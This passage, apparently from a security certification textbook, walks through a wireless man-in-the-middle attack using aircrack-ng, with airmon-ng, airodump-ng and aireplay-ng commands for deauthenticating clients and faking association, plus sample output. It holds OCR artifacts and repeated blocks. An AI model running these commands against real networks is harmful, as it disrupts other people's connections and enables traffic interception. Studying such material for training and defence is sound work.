



Figure 16.65: Listening to all the traffic



Launch of Wireless Attacks: MITM Attack Using Aircrack-ng

```
C:\>airmon-ng start eth1
C:\>airodump-ng  --ivs --write capture eth1
BSSID              PWR  RXQ   Beacons  #Data,  #/s   CH   MB   ENC   CIPHER   AUTH   ESSID
02:24:2B:CD:68:EF   99    5      60        3     0    1   54e  OPN                   IAMROGER
02:24:2B:CD:68:EE   99    9      75        2     0    5   54e  OPN                   COMPANYZONE
00:14:6C:95:6C:FC   99    0      15        0     0    9   54e  WEP   WEP             HOME
1E:64:51:3B:FF:3E   76   70     157                  1    0   11   54e  WEP   WEP          SECRET_SSID

BSSID              Station             PWR    Rate    Lost   Packets   Probes
1E:64:51:3B:FF:3E  00:17:9A:C3:CF:C2   -1     1 - 0    0        1
1E:64:51:3B:FF:3E  00:1F:5B:BA:A7:CD   76      1e54    0        6
```

Step 1: Run airmon-ng in monitor mode

Step 2: Start airodump to discover SSIDs on interface

```
C:\>aireplay-ng -0  5 -a  02:24:2B:CD:68:EE
```

Step 3: De-authenticate the client using Aireplay-ng


```
C:\>aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h 02:24:2B:CD:68:EE  eth1
22:25:10  Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E) on channel 11

22:25:10 Sending Authentication Request
22:25:10 Authentication successful
22:25:10 Sending Association Request
22:25:10 Association successful :-)
```

Step 4: Associate your wireless card (fake association) with the AP you are accessing with aireplay-ng

MITM Attack Using Aircrack-ng

An attacker can perform an MITM attack using aircrack-ng through the following steps.


- Run airmon-ng in the monitor mode.
- Start airodump to discover SSIDs on the interface.



```
C:\>airmon-ng start eth1
C:\>airodump-ng  --ivs --write capture eth1
BSSID              PWR  RXQ   Beacons  #Data,  #/s   CH   MB   ENC   CIPHER   AUTH   ESSID
02:24:2B:CD:68:EF   99    5      60        3     0    1   54e  OPN                   IAMROGER
02:24:2B:CD:68:EE   99    9      75        2     0    5   54e  OPN                   COMPANYZONE
00:14:6C:95:6C:FC   99    0      15        0     0    9   54e  WEP   WEP             HOME
1E:64:51:3B:FF:3E   76   70     157                  1    0   11   54e  WEP   WEP          SECRET_SSID

BSSID              Station             PWR    Rate    Lost   Packets   Probes
1E:64:51:3B:FF:3E  00:17:9A:C3:CF:C2   -1     1 - 0    0        1
1E:64:51:3B:FF:3E  00:1F:5B:BA:A7:CD   76     1e-54    0        6
```

Figure 16.66: Screenshot showing the execution of airmon-ng


- De-authenticate (deauth) the client using aireplay-ng.



```
C:\>aireplay-ng -0  5 -a  02:24:2B:CD:68:EE
```

